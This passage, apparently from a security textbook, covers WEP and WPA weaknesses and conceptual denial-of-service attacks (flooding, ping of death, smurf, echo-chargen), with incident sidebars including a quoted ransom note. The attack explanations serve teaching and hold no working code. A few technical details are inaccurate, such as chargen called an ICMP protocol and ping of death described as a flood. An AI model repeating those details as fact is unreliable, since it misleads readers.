WEP uses short, infrequently changed encryption keys, it requires no authentication, and its integrity is easily compromised.

Bottom Line: WEP Security Is Unacceptable

All these flaws of WEP are limitations of the basic WEP protocol. Within a few years of introduction of the WEP standard, researchers (see [[FLU01](#)] and [[ARB02](#)]) produced actual demonstration programs showing the ability to deduce an RC4 key in minutes. As [Sidebar 6-13](#) describes, these weaknesses are not just theoretical; attackers actually exploited these vulnerabilities and compromised wireless systems, causing loss of large amounts of sensitive data. The WEP protocol design does not use cryptography effectively, fails to perform authentication, lacks effective control over intentional modification, and cannot assure availability to authorized users. With these flaws in the protocol itself, no improved implementation or secure mode of use can compensate.

Stronger Protocol Suite: WPA (WiFi Protected Access)

The WEP protocol suite was published in 1997 and ratified in 1999, which means that products implementing WEP began to appear around 1999. In 1995 sci.crypt postings, Wagner [[WAG95](#)] and Roos [[ROO95](#)] independently discovered problems in the key structure of RC4 but, because RC4 was not widely used before its incorporation in the WEP standard, these problems had not been widely studied.

Sidebar 6-13 TJ Maxx Data Theft

In 2005, a crew of 11 hackers stole over 45 million credit and debit card numbers from the clothing stores TJ Maxx and Marshalls and their business partners; the criminals did so without ever setting foot inside the store.

The thieves set up an antenna outside one TJ Maxx store and intercepted wireless communications among handheld scanner devices, cash registers, and computers on the store's wireless network. With an antenna shaped like a telescope, someone with a simple laptop computer can intercept a WiFi signal miles away from the access point. These thieves worked from the parking lot.

The network was secured with the easily compromised WEP protocol, even though serious security vulnerabilities in WEP had been demonstrated and documented years earlier.

Data obtained from wireless interception included not just transaction details but also more important account login IDs and passwords that let the crew install sniffers in the network and hack into the central database of the parent company that owns TJ Maxx and Marshalls.

Albert Gonzales of Miami was convicted in March 2010 of being the ringleader of the group that included two other U.S. citizens, three Russians, two Chinese, and one each from Estonia and Belarus. Gonzales was sentenced to 20 years in prison.

TJ Maxx is not the only vulnerable retailer, however. In 2009, Motorola's Air Defense unit surveyed retailers in major cities throughout the world, including Atlanta, Boston, New York City, Paris, Seoul, and Sydney. According to their press release of 28 January 2009, they found that 44 percent of retailers' wireless networks and devices could be compromised. Wireless networks in stores did not employ encryption 32 percent of the time, and 25 percent of the networks used the weak WEP security technology.

Notice from these cities and the nationalities of the Gonzales group that computer security is an international problem. The targets are indeed widespread, and the abundance of vulnerable networks draws capable attackers from many backgrounds.

Unfortunately, some retailers start using wireless technology only to communicate low-sensitivity information, such as inventory data. However, when they expand their networking applications and begin to communicate more sensitive data, they forget about or overlook the exposure of using weak security. For this reason, security must be reviewed any time there is a change to a system's use, architecture, or implementation.

The first indications of serious WEP weaknesses were published in 2001, only two years after the WEP protocol's formal acceptance. Such a brief period could be the result of numerous causes. Certainly the constraint on cryptographic strength in place in 1997 limited the security options of protocol developers. Furthermore, underestimating the seriousness of the threat against a new and hence unused technology likely led the protocol designers to take an easy approach. When WEP's shortcomings were published in 2001, it became clear that WEP was not an adequate protocol for WiFi. (Alas, as described in [Sidebar 6-14](#), even experts fail to practice strong security.)

Sidebar 6-14 Do As I Say, Not As I Do

You would expect a conference of computer security professionals to follow best security practices. No, that is only what they counsel, not what they do.

At the 2010 RSA Security Conference, which attracts many computer security practitioners and industry leaders, Motorola's Air Defense division scanned the wireless waves to see who was connected to what. They observed over 2,000 connections. They found [[WIL10](#)] that 116 clients had connected point-to-point to such risky SSIDs as "Free Public WiFi" and "Free Internet Access." A point-to-point connection (called ad hoc) is to another computer, not necessarily to an access point and server.

Worse, 62 percent of the networks located were running the WEP protocol or the stronger but still flawed TKIP protocol, nearly ten years after WEP's lack of security had been demonstrated convincingly, and almost five years after a

vulnerability (described later in this chapter) in TKIP was publicized.

Motorola did not track down the devices employing weak security, so no one knows how many were users' machines as opposed to demonstration machines in the exhibition hall. Still, one wonders what these statistics say of the general public's use of best security practices.

For these reasons, in 2001 the IEEE began design of a new authentication and encryption scheme for wireless, as we explain in the next section.

The alternative to WEP is **WiFi Protected Access** or **WPA**, designed in 2003. The IEEE standard 802.11i, known as WPA2, was approved in 2004, and is an extension of WPA. Although the name WPA2 is correct, the standard is informally known as WPA.¹ How does WPA improve upon WEP?

¹ Strictly speaking, there is a difference between these: WPA was the original replacement for WEP; WPA2 goes beyond WPA by requiring support for the strong AES encryption algorithm. Furthermore, to use the trademarked "WiFi Certified" designation, a device must be certified by the WiFi alliance. In practice, all WiFi devices sold now meet the WPA2 standard. In this book we follow common usage and use WPA to refer to both the WPA and WPA2 protocols.

Strengths of WPA over WEP

WPA set out to overcome the then known shortcomings in WEP, and thus many features of WPA directly address WEP weaknesses. Following are some of the ways in which WPA is superior to WEP.

Non-Static Encryption Key

First, WEP uses an encryption key that is unchanged until the user enters a new key at the client and the access point. Cryptologists deplore static encryption keys because a fixed key gives the attacker a large amount of ciphertext to try to analyze and plenty of time in which to analyze it. WPA has a key change approach, called **Temporal Key Integrity Program (TKIP)**, by which the encryption key is changed automatically on each packet.

WPA also uses a hierarchy of keys to establish a new key for each session. These keys permit the access point (called the authenticator) and the connecting device (called the supplicant) to create and exchange keys for confidentiality and integrity that are unique to the association session.

Authentication

Second, WEP uses the encryption key as an authenticator, albeit insecurely. WPA employs the extensible authentication protocol (EAP) by which authentication can be done by password, token, certificate, or other mechanism. For small network (home) users, this probably still means a shared secret, which is not ideal. Users are prone to select weak keys, such as short numbers or passphrases subject to a dictionary attack.

Strong Encryption

The encryption algorithm for WEP had been RC4, which has cryptographic flaws both in key length and design [[ARB02](#)]. In WEP the initialization vector for RC4 is only 24 bits, a size so small that collisions commonly occur; furthermore, WEP does not check

against initialization vector reuse.

WPA2 adds AES as a possible encryption algorithm (although RC4 is also still supported for compatibility). AES (described in [Chapter 2](#)) is a much stronger encryption algorithm, in part because it uses a longer encryption key (which increases the time for an exhaustive search from days to millennia).

Integrity Protection

WEP includes a 32-bit integrity check separate from the data portion. But because the WEP encryption is subject to cryptanalytic attack [[FLU01](#)], the integrity check was also subject, so an attacker could modify content and the corresponding check without having to know the associated encryption key [[BOR01](#)]. WPA includes a 64-bit integrity check that is encrypted.

Session Initiation

The setup protocol for WPA and WPA2 is much more robust than that for WEP. Setup for WPA involves three protocol steps: authentication, a four-way handshake (to ensure that the client can generate cryptographic keys and to generate and install keys for both encryption and integrity on both ends), and an optional group key handshake (for multicast communication). Lehembre [[LEH05](#)] affords a good overview of the WPA protocols.

WPA and WPA2 address the security deficiencies known in WEP. Arazi et al. [[ARA05](#)] make a strong case for public key cryptography in wireless sensor networks, and a similar argument can be made for other wireless applications (although the heavier computation demands of public key encryption is a limiting factor on wireless devices with limited processor capabilities). WEP use is declining in favor of WPA, as described in [Sidebar 6-15](#).

WPA fixes many shortcomings of WEP by using stronger encryption; longer, changing keys; and secure integrity checks.

Sidebar 6-15 WPA Replacing WEP

Since its introduction in 2004, WPA has been steadily growing in usage. In 2008, the Hong Kong Professional Information Security Association conducted a survey by war-driving, monitoring, and cataloging access points that could be found. They determined that, of the over 10,000 access points identified in Hong Kong and Macau, 43 percent were using WEP and 40 percent WPA.

RSA Security performed a survey, also in 2008, of major business centers. They found WPA or WPA2 usage at 49 percent (of access points surveyed) in New York City, 71 percent in Paris, and 48 percent in London.

Although the percentage of WPA use continues to grow throughout the world, the rate of adoption is remarkably small, considering the major security advantages of WPA over WEP (or, worse, over no security at all).

Attacks on WPA

Shortly after the appearance of the WPA protocol suite, researchers found and described flaws.

Man-in-the-Middle

Mishra and Arbaugh [[MIS02](#)] identified two potential flaws in the design of WPA protocols. The first of these, called a man-in-the-middle attack (we showed other examples of in-the-middle attacks in [Chapter 4](#)), is exploited when a clever attacker can intrude in a legitimate conversation, intercepting and perhaps changing both sides, in order to surreptitiously obtain or modify protected data. The attack of Mishra and Arbaugh uses a malicious man in the middle to hijack a session, that is, for an outsider to replace a legitimate user and carry on that session in the authority of the user.

The attack succeeds by means of a MAC address spoofing attack. During the association sequence between a device and an access point, the device presents credentials to authenticate and the access point sends a message confirming the authentication. At that point, the malicious man in the middle changes its MAC address to that of the access point and sends the device a request to disassociate. Disassociation is a means for either party to terminate an association and can happen because of completion of activity, overloading, or some other reason. The requesting device ceases the association and begins again the process of associating; meanwhile, the malicious outsider has changed the MAC address to that of the disassociated device and continues the association with the access point as if it were the original user.

The problem permitting this attack is that frames lack integrity protection; therefore, the disassociate message from a rogue host is not identified as being inauthentic.

Incomplete Authentication

The second attack against WPA pinpoints a related weakness in the authentication sequence.

At one point the supplicant (client) is required to authenticate to the access point, but the supplicant has no basis for assurance that the access point is legitimate, that is, that a malicious party is not sending signals pretending to be an access point. Thus, the supplicant can be forced to reveal authentication data to an unauthorized third party.

Recall our discussion in [Chapter 3](#) of the importance of mutual suspicion in programs: Each routine needs to suspect that all other routines with which it interacts might be faulty or hostile. The posited attack shows an example of failing to exercise mutual suspicion.

Exhaustive Key Search

A known limitation of cryptography is that the entire space of possible cryptographic keys can be searched to find the correct one. The countermeasure to this attack is to use a long key, so that the number of keys required to be searched is prohibitive. The 56-bit DES key has been shown vulnerable to an adversary with significant computing power, and a panel of cryptographers in 1996 [[BLA96](#)] advised that keys be of 100 bits or more for high security. This advice depends on the key being truly random; as with using *aaaaaa* as a password, using any predictable pattern number weakens the key. Because

key selection is so critical, the key management of WPA has come under scrutiny. WPA uses a 256-bit base key, which seems long enough to be secure.

To establish a shared key between the access point and the device, the administrator has to enter a very large number correctly twice, once for the access point and once for the device. To simplify the entry of a large number, many WPA implementations allow a passphrase, a string of characters, which are then converted to a number. Moskowitz [MOS03] observes that people tend not to choose character strings completely at random, and thus guessing attacks with popular strings succeed faster than full exhaustive searches. Moskowitz notes, however, that the algorithm by which WPA converts a passphrase into an encryption key is (computer) time consuming, which reduces the ability of an attacker to test a large number of potential passphrases as keys.

A similar attack depends on people's having chosen short passphrases, because an exhaustive attack will progress in an orderly manner through all one-character potential passphrases, then two characters, and so forth.

Finally, in 2008, researchers Martin Beck and Erik Tews [BEC08] presented an attack against a feature of WEP that was carried over into WPA (but not WPA2). The attack undermines the integrity of encrypted content. We have already described the insecurity of the RC4 algorithm used by WEP, applying either a 40- or 104-bit key, and the Tews–Beck attack finds another weakness there. The researchers also attack WPA with their technique, which they call chopchop because they chop out and replace one byte of a block and see the change in the block's integrity. By repeatedly chopping and substituting, they infer the integrity key. The attack undermines the original WPA because it uses an integrity mechanism called TKIP (Temporal Key Integrity Protocol) designed to be compatible with WEP. The sophisticated attack is most effective against short data blocks of which the attacker knows some of the underlying plaintext data; the result of the attack enables the attacker to substitute some packets with other data without being detected. Ohigashi and Morii [OHI09] improved upon the technique by making it faster.

This attack is significant because it demonstrates a previously unknown vulnerability. However, it results only in successfully certain packets in a WPA stream. It does not undermine WPA or TKIP in general and, more importantly, it is not effective against WPA2 using the AES algorithm.

Conclusion: WPA Is Adequately Secure

The vulnerabilities identified occur in restricted cases and do not affect most users or WPA. Care in choosing an encryption key can ensure that it is long and random enough to be immune from guessing attacks.

More serious than any weaknesses in the WPA algorithm suite is the amount of data people communicate without protection. Protection of user data is an application issue, not a networking one, and thus it is something for users and programs to solve.

So far in this book, we have focused almost exclusively on confidentiality and integrity attacks, both in conventional computing and in networks. Our toolkit of countermeasures relies heavily on the trio of authentication, access control, and encryption, as well as special-purpose tools such as defensive programming, separation, and least privilege. Now we turn to a security vulnerability especially potent in networks: denial of service, or loss

of availability. To counter such threats we find we need a radically different set of countermeasures.

6.4 Denial of Service

Denial of service is devastating to a commercial firm that depends on computing for customer interaction, as well as back-end functions like inventory management and scheduling. Governments continue to move service to the web, so failed access means the citizens cannot handle ordinary government interactions. Recent advances in electronic medical records have brought advantages, but as reliance on that mode of data management grows, treating patients will become dangerous without data access. And computerized control of devices from traffic lights to satellites means that a service failure can lead to serious complications in the physical world, as well. For these reasons, we explore causes and countermeasures for denial of service.

Example: Massive Estonian Web Failure

We begin this section with an example of a large service attack. And although perpetrators of this attack are still unknown, it is fairly clear that this attack was politically motivated.

Officials in the Republic of Estonia decided in 2007 to move a monument called the “Bronze Soldier,” which commemorated Russian involvement in World War II. Taking the move as an affront to Russia, people blockaded the Estonian embassy in Moscow, and protests erupted in Estonia, which has a large ethnic Russian minority population.

Almost immediately after the demonstrations began, Estonian websites were bombarded with traffic, at rates of 100–200 megabits per second. Although more recently attacks have reached 1,000 times that volume, in 2007, 100 megabit per second traffic was unheard of.

Among the sites under attack were those of

- the president
- parliament
- many government departments
- political parties
- major news organizations
- major banks
- telecommunications firms

Attacks began on 27 April after the statue was moved, and they continued for several days. On 8–9 May, a period when Russia celebrates its victory over the Nazis in World War II, the attacks surged again, and they rose again in the middle of May before eventually subsiding.

Estonia is one of the most heavily computerized countries in the world and has pioneered e-government; the slowdown on major government and commercial sites for almost a month had a serious impact on their citizens’ ability to do business.

The Estonian computer emergency response team determined that the attacks were

coming largely from outside Estonia. Experts acted quickly to close down sites under attack and to apply other controls to limit inbound traffic. Emergency response teams from the European Union and the United States were called in to help manage the attack [[VAM07](#)].

Pinpointing the source of the attack was not possible, The source of such attacks is often unclear, because determining where the traffic was routed from most recently is not the same as identifying the original source of the attack. Although the Estonian Foreign Minister accused the Kremlin of involvement, the Defense Minister acknowledged there was no definitive evidence of that. One Russian was convicted in Estonia of a minor role in the attack. Responsibility for planning, coordinating, and mounting the attack has not been and probably never will be established [[EVR09](#)].

The source of a denial-of-service attack is typically difficult or impossible to determine with certainty.

Isolated action? No. In January 2013, the *New York Times* website was bombarded by a massive denial-of-service attack, as were the sites of the *Washington Post* and the *Wall Street Journal*. Allegedly, these websites were attacked by hackers with ties to China. In August 2013, a group identified as the Syrian Electronic Army allegedly shut off access to the *New York Times* website for 20 hours. In June 2014 the same group allegedly redirected readers of *Reuters* from a story describing a Syrian attack to a message reporting the site had been hacked. Denial of service for political purposes is a potent tool. Financial institutions have also been targeted with attacks from unknown sources.

A **denial-of-service**, or **DoS**, attack is an attempt to defeat availability, the third of the three basic properties to be preserved in computer security. Denial of service means just what its name implies: a user is denied access to authorized services or data. Confidentiality and integrity are concerned with preventing unauthorized access; availability is concerned with preserving authorized access.

Confidentiality and integrity tend to be binary: Data or objects either are or are not kept private and unmodified; availability can be more nuanced, in that there may be service but in insufficient quantity or at unacceptable responsiveness. You know that a web page takes a few seconds to load, but as time passes you become more frustrated or suspicious that it will never display; then, suddenly it appears and you wonder why it took so long. Thus, denial of service ranges from complete loss of access to noticeable and unacceptable slowing to inconvenience.

How Service Is Denied

In this section we describe what causes denial of service. Many causes are nonmalicious and often sporadic and spontaneous, so little can be done about them. We focus on the malicious causes because those are the ones that can be dealt with. Fortunately, several classes of countermeasures are effective against malicious denial-of-service attacks. First, we consider some of the causes.

Think for a moment about how you might deny access in a computer network.

- One potential weakness is the capacity of the system. If demand is higher than

the system can handle, some data will not move properly through the network. These attacks are also known as **volume-based** or **volumetric** attacks.

- Similarly to overwhelming basic network capacity, an attack can exhaust the application that services a particular network, in what is called an **application-based** attack.
- Another way to deny service is to cut or disable the communications link between two points. Many users will be unable to receive service, especially if that link is a single point through which much traffic must pass.
- A final cause of denied access is a hardware or software failure. Although similar to a failure of a communications link, in this case the problem relates to machinery or programs, for which protection can involve concepts like fault tolerance.

DOS can occur from excessive volume, a failed application, a severed link, or hardware or software failure.

First we examine the issue of insufficient capacity.

Flooding

Imagine a teacher in a classroom full of six-year-olds. Each child demands the teacher's attention. At first, the teacher hears one child and gives the child attention. Then a second child calls, and the teacher focuses on that child while trying to remember what the first child needed. Seeing that calling out works, children three, four, and five cry out for the teacher, but this frustrates other children who also demand attention. Of course, each child who calls out does so more loudly than the previous ones, and soon the classroom is a cacophony of children's shouts, making it impossible for the teacher to do anything except tell them all to be quiet, wait their turn, and be patient (none of which comes naturally to six-year-olds). The teacher becomes so overloaded with demands that the only solution is to dismiss all current demands and start afresh.

An attacker can try for the same overloading effect by presenting commands more quickly than a server can handle them; servers often queue unmet commands during moments of overload for service when the peak subsides, but if the commands continue to come too quickly, the server eventually runs out of space to store the demand. Such an attack is called an **overload** or **flood**.

The target of a flooding attack can be an application, such as a database management system; an operating system or one of its components, for example, file or print server; or a network appliance like a router. Alternatively, the flooding attack can be directed against a resource, such as a memory allocation table or a web page. On the day Michael Jackson died, Google received so many queries about him that the Google engineers thought they were under attack and took evasive measures that, ironically, limited access to the Google news service. A denial-of-service flooding attack can be termed **volumetric**, meaning it simply seeks to saturate or exhaust the capacity of a critical telecommunications link.

A flooding attack occurs from demand in excess of capacity, from malicious or natural causes.

Blocked Access

As another physical analogy, consider a traffic accident that stops traffic in both directions of a busy, two-lane road. As motorists begin to line up behind the accident, at some point one driver concludes the right approach is to slip into the oncoming traffic lane to get around all the stopped cars and, naturally, others immediately follow. They get as far as the accident and have to stop. What then happens is that two lanes of traffic build up at the point of the accident on both sides of the accident, meaning that police and other emergency vehicles cannot get past the two solid lines of cars in both directions to get to the accident. Even when the disabled cars are pushed off the road to clear the accident, all lanes are filled with cars that cannot move because there is no room either in front or behind.

In computer security, the attacker may simply prevent a service from functioning. The attacker could exploit a software vulnerability in an application and cause the application to crash. Or the attacker could interfere with the network routing mechanisms, preventing access requests from getting to the server. Yet another approach would be for the attacker to manipulate access control data, deleting access permissions for the resource, or to disable the access control mechanism so that nobody could be approved for access. In [Sidebar 6-16](#), the attacker alleged that he had deleted the original copy of an important database and encrypted a backup copy, which he was holding for ransom.

Access Failure

Either maliciously or not, hardware and software fail from time to time; of course, it always seems that such nonmalicious failures occur only at critical times. Software stops working due to a flaw, or a hardware device wears out or inexplicably stops. The failure can be sporadic, meaning that it goes away or corrects itself spontaneously, or the failure can be permanent, as from a faulty component.

Sidebar 6-16 State of Virginia Database Held for Ransom

State officials in Virginia received a ransom note in May 2009 demanding \$10 million for release of a state database of 8.3 million records of drug prescriptions for state residents. The database held copies of prescriptions for Federal controlled substances filled since 2003.

Ransom note:

ATTENTION VIRGINIA

I have your s[censored]! In *my* possession, right now, are 8,257,378 patient records and a total of 35,548,087 prescriptions. Also, I made an encrypted backup and deleted the original. Unfortunately for Virginia, their backups seem to have gone missing, too. Uhoh :(

For \$10 million, I will gladly send along the password. You have 7 days to decide. If by the end of 7 days, you decide not to pony up, I'll go ahead and put this baby out on the market and accept the highest bid. Now I don't know what all this [censored] is worth or who would pay for it, but I'm bettin' someone will. Hell, if I can't move the prescription data at the very least I can find a buyer for the personal data (name, age, address, social security #, driver's license #). (Brian Krebs, *Washington Post* Security Fix blog, 4 May 2009)

Although the attacker alleged that he had deleted the original, made one

encrypted backup copy, and deleted all other backups, state officials were able to restore the database from backup copies and could access it with no difficulty. Sandra Whitley Ryals, director of the Virginia Department of Health Professions stated, “We are satisfied that all data was properly backed up and that these backup files have been secured.” (WHSV TV, Richmond, VA, from WHSV.com, 6 May 2009) Thus, the ransom demand seems to have been a hoax. Nevertheless, removing sensitive data and holding it for ransom is a potentially effective means to block access.

These, then, are the three root threats to availability:

- insufficient capacity; overload
- blocked access
- unresponsive component

The attacker will try to actualize any of these threat types by exploiting vulnerabilities against them. In the next section we examine some of these potential vulnerabilities. In [Sidebar 6-17](#) we describe an incident that resulted from a combination of factors—none malicious—including age of components, antiquated network design, and faulty communications protocols.

Sidebar 6-17 Beth Israel-Deaconess Hospital Systems Down

In 2002, Boston’s Beth Israel-Deaconess Medical Center was recognized by *Information Week* as 16th of the 500 top innovative IT groups in the United States. In the same year the hospital suffered a denial-of-service incident that sent the entire hospital back to using the paper forms they had abandoned years earlier [[BER03](#)].

On Wednesday, 13 November 2002, the first symptom noticed was that ordinarily instantaneous email was taking ten seconds to transmit. The network engineers observed that one core network switch was saturated by a sudden surge in traffic from an unknown source. To cope with this volume from an unknown cause, the engineers began disintegrating the network, closing connections to simplify traffic flow in the network and also to help identify the source of the problem. Later the engineers would learn that closing portions of the network actually exacerbated the problem.

It turned out the network was thrashing because of something called a spanning tree protocol loop. The hospital’s network architecture included many switches, each of which used a **spanning tree algorithm**, essentially a map of the shortest route to each known destination in the network. Each switch was responsible for testing its connections and communicating with neighboring switches to build its own spanning tree. But to avoid endless loops (node A determines that the way to node C is to go first to node B, but node B thinks the better path is to go through node A, so the communication loops endlessly between nodes A and B), the algorithm capped the path length computation at seven. At Beth Israel, one very large data transfer got caught in a longer loop that slowed traffic considerably. But when the engineers started cutting circuits,

those actions caused all the switches to try to recalculate their spanning tree paths, which in turn slowed traffic and caused the engineers to sever even more links, leading in turn to even more switch recalculations.

A significant part of the problem was that the network design was appropriate for 1996, when it was initially installed, but the network architecture had not been upgraded to account either for major expansion, as Beth Israel brought in several regional hospitals to join its IT network, or for advances in technology, as routers replaced switches in large network segments with complex connectivity. The 1996 network was functioning adequately in 2002 at times of low stress, but a major burst of network traffic flooded the network, denying prompt access to all users.

Lab test requests, patient record charts, prescription orders, digital x-ray results, billing records, all data that would normally have been handled easily electronically suddenly ceased working. On Thursday 14 November the administrators decided to give up on the entire electronic system to allow network engineers full access to the network. The hospital reverted to using paper forms, obviously slower and more cumbersome. But even then, the network was so congested that it was difficult to map the connectivity of its 25,000 nodes. The hospital called in its network equipment supplier, Cisco, to help redesign and reimplement its network. Over the weekend, hospital and Cisco engineers tested components and segments and replaced switches with routers that were not subject to the spanning tree problem. By Monday 18 November, the new network was performing reliably and users returned to using the IT network instead of paper.

This incident occurred in 2002, but the vulnerability remains relevant. Organizations are reluctant to redesign and reimplement complex networks that have grown over time; cost and inconvenience are two strong motivators for maintaining the status quo. But as staff members move on, people forget a network's architecture and design rationale, so maintenance often consists of leaving things alone as much as possible. As this example shows, that strategy has a finite life span and often catastrophic consequences.

As [Sidebar 6-17](#) shows, denial of service can arise from malicious or benign causes. At the start of an incident it can be difficult to distinguish between an intentional attack and a random hardware or software failure. Furthermore, as in this situation, several causes, no one of which is enough by itself to cause a problem, can interact in a way that becomes serious. Yet teasing out the individual causes can be challenging to an administrator, especially when faced with the immediate problem of trying to get a failed system operating again.

If a network works, administrators are tempted to expand it incrementally instead of redesigning it to address increased usage.

From the three basic causes of failed service—lack of capacity or overload, blocked access, and unresponsive components—we move now to identify the vulnerabilities that

could lead to these failures.

Flooding Attacks in Detail

The most common malicious denial-of-service attack type is flooding. It might seem as if overwhelming a victim would require prodigious resources. However, exploiting weaknesses in network protocols and utilities can produce denial of service; in fact, a few lines of code from one computer can bring down a seemingly more powerful network entity. In this section we examine how flooding attacks are assembled.

Insufficient Resources

In our example of the teacher and the six-year-olds, the teacher simply could not handle demands from all the students: one at a time, perhaps, but not all at once. One teacher with two or three students could probably have coped, or ten teachers with thirty students, but not one against thirty. Similarly with computing systems, the attacker can try to consume a critical amount of a scarce resource.

Flooding a victim is basically an unsophisticated attack, although the means of performing the flooding can become sophisticated. Another way to deny service is to block access to a resource, which we consider next.

Insufficient Capacity

If the attacker's bandwidth is greater than that of the victim, the attacker can overwhelm the victim with the asymmetry. A victim is always potentially vulnerable to an attacker with more resources. Examples of insufficient resources may be slots in a table of network connections, room in a buffer, or cycles of a processor.

Flooding occurs because the incoming bandwidth is insufficient or resources—hardware devices, computing power, software, or table capacity—are inadequate.

Denial of service is especially noticeable in network attacks, in which the attacker can consume too much of the available network bandwidth. We consider network capacity exhaustion next.

Network Flooding Caused by Malicious Code

The most primitive denial-of-service attack is flooding a connection. If an attacker sends you as much data as your communications system can handle, you are prevented from receiving any other data. Even if an occasional packet reaches you from someone else, communication to you will be seriously degraded. Ironically, this problem is exacerbated by the robustness of the TCP protocol: If, because of congestion, packets 1 and 2 are delayed but packet 3 manages to slip through first, the protocol handler will notice that 1 and 2 are missing. The receiver accepts and holds packet 3, but the sender may retransmit packets 1 and 2, which adds to the congestion.

More sophisticated attacks use or misuse elements of Internet protocols. In addition to TCP and UDP, there is a third class of protocols, called ICMP or Internet Control Message Protocols. Normally used for system diagnostics, these protocols do not have associated

user applications. ICMP protocols include

- *ping*, which requests a destination to return a reply, intended to show that the destination system is reachable and functioning
- *echo*, which requests a destination to return the data sent to it, intended to show that the connection link is reliable (ping is actually a version of echo)
- *destination unreachable*, which indicates that a destination address cannot be accessed
- *source quench*, which means that the destination is becoming saturated and the source should suspend sending packets for a while

These protocols have important uses for network management. But they can also be used to attack a system. The protocols are handled within the network stack, so the attacks may be difficult to detect or block on the receiving host. But peculiarities or oversights in the protocols or their implementations can open the way for an attacker to exploit a weakness to overwhelm the code supporting the protocol function. We examine how these protocols can be used to attack a victim. And we stress that packets are unauthenticated: An attacker can use ping or echo packets to saturate a network just as readily as an administrator uses them to manage network performance.

Ping of Death

A **ping of death** is a simple attack, using the ping command that is ordinarily used to test response time from a host. Since ping requires the recipient to respond to the packet, all the attacker needs to do is send a flood of pings to the intended victim. The attack is limited by the smallest bandwidth on the attack route, as shown in [Figure 6-18](#). If the attacker is on a 10-megabyte (MB) connection and the path to the victim is 100 MB or more, mathematically the attacker alone cannot flood the victim. But the attack succeeds if the numbers are reversed: The attacker on a 100-MB connection can certainly flood a 10-MB victim. The ping packets will saturate the victim's bandwidth.




FIGURE 6-18 Ping Attack. (a) Attacker Has Greater Bandwidth. (b) Victim Has Greater Bandwidth

Smurf

The **smurf** attack is a variation of a ping attack. It uses the same vehicle, a ping packet, with two extra twists. First, the attacker chooses a network of unwitting victims that become accomplices. The attacker spoofs the source address in the ping packet so that it appears to come from the victim, which means a recipient will respond to the victim. Then, the attacker sends this request to the network in broadcast mode by setting the last byte of the address to all 1s; broadcast mode packets are distributed to all hosts on the subnetwork. The attack is depicted in [Figure 6-19](#), showing the single broadcast attack being reflected back on the victim. In this way the attacker uses the entire subnetwork to multiply the attack's effect.




FIGURE 6-19 Smurf Attack

Echo-Chargen

The **echo-charge**n attack works between two hosts. Charge is an ICMP protocol that generates a stream of packets to test the network's capacity. Echo is another ICMP protocol used for testing; a host receiving an echo returns everything it receives to the sender.

The attacker picks two victims, A and B, and then sets up a charge process on host A that generates its packets as echo packets with a destination of host B. Thus, A floods B with echo packets. But because these packets request the recipient to echo them back to the sender, host B replies by returning them to host A. As shown in [Figure 6-20](#), this series puts the network infrastructures of A and B into an endless loop, as A generates a string of echoes that B dutifully returns to A, just as in a game of tennis. Alternatively, the attacker can make B both the source and destination address of the first packet, so B hangs in a loop, constantly creating and replying to its own messages.

